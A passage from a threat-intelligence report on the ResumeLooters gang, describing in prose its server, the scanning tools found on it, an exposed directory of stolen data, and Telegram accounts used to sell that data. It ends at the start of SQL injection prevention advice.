

Figure 12. Data found within the ResumeLooters' custom data parser related to an unidentified victim in the gaming industry

139.84.168[.]189

139.84.168[.]189 is an IP address that was mentioned earlier and is associated with ResumeLooters' malicious activity.

Port 3443

On port 3443 of this server, a penetration testing framework **Acunetix** was discovered. Acunetix is a tool used for scanning web applications to identify security vulnerabilities.



Figure 13. Login page to the Acunetix framework found on of the gang's servers

Port 3000

On port 3000, this server hosted another penetration testing framework, **Beef Framework**, which was described earlier.

Stolen data

Additionally, the server controlled by ResumeLooters contained an **open directory** where cybercriminals stored the stolen source code pages (HTML), cookies, and additional data about victims compromised by using sqlmap. Apparently, the threat actor failed to disable the directory listing on a web server, which resulted in the exposure of this information.

In the collection of HTML files, there were documents revealing administrator access to some of the websites that were injected with XSS scripts. Moreover, in some HTML files related to four websites, where the threat actor was able to implant malicious XSS scripts. This suggests that some of the XSS scripts were executed on the victim's side and sent to the attackers' server.



Figure 14. Opendir on 139.84.168[.]189

Penetration Data Center — 渗透数据中心 — sale of the stolen data

One of the main goals in any threat research is to understand the ultimate goal and motivation of the attackers.

Thanks to Group-IB's Threat Intelligence platform and the analysis of the discovered malicious server, we traced Telegram accounts associated with the attackers using the email address employed by ResumeLootersin their campaign.

The attackers have been using at least two Telegram accounts, one of which, as of January 2023, was named **"渗透数据中心,"** translated as "**Penetration Data Center**" from Simplified Chinese.

Figure 15. The history of the username 渗透数据中心 changes on Telegram. Source: Group-IB Threat Intelligence



Figure 16. Messages from the username with sender ID 1757750719. Source: Group-IB Threat Intelligence

Starting in the fall of 2023, attackers began using another account named “万国数据阿力” which translates to “World Data Ali.”

Figure 17. Messages from the username with sender ID 5833110993. Source: Group-IB Threat Intelligence

Both accounts were found to be selling data from recruitment and other websites, and the content of their posts is identical. Furthermore, both accounts joined groups focused on hacking and penetration testing.

Conclusion

Since the beginning of 2023, **ResumeLooters** have been able to compromise at least 65 websites. The group employs a variety of simple techniques, including SQL injection and XSS. The threat actor attempted to insert XSS scripts into all available forms, aiming to execute it on the administrators' device to obtain admin credentials. While the group was able to execute the XSS script on some visitors' devices with administrative access, allowing ResumeLooters to steal the HTML code of the pages the victims were visiting, Group-IB did not find any confirmation of admin credential thefts.

ResumeLooters is yet another example of how much damage can be made with just a handful of publicly available tools. These attacks are fueled by poor security as well as inadequate database and website management practices. Both **GambleForce** and **ResumeLooters** employ very straightforward attack methods. Their attacks are easily avoidable. This newly discovered malicious campaign serves as a reminder of the need for organizations to prioritize cybersecurity and stay vigilant against evolving threats.

Aside from the potential exposure of job seekers' data (including phone numbers, email addresses, and other personal information), various APT groups could leverage this information for the further targeting of specific individuals. For example, the **Lazarus group** and their infamous DreamJob operation targeted hundreds of job seekers worldwide with fake job offers designed to steal their personal information and login credentials.

We will continue monitoring the activity of ResumeLooters and will provide updates as they become available.

Recommendations

SQL Injection Prevention

Use Parameterized Statements or Prepared Statements:

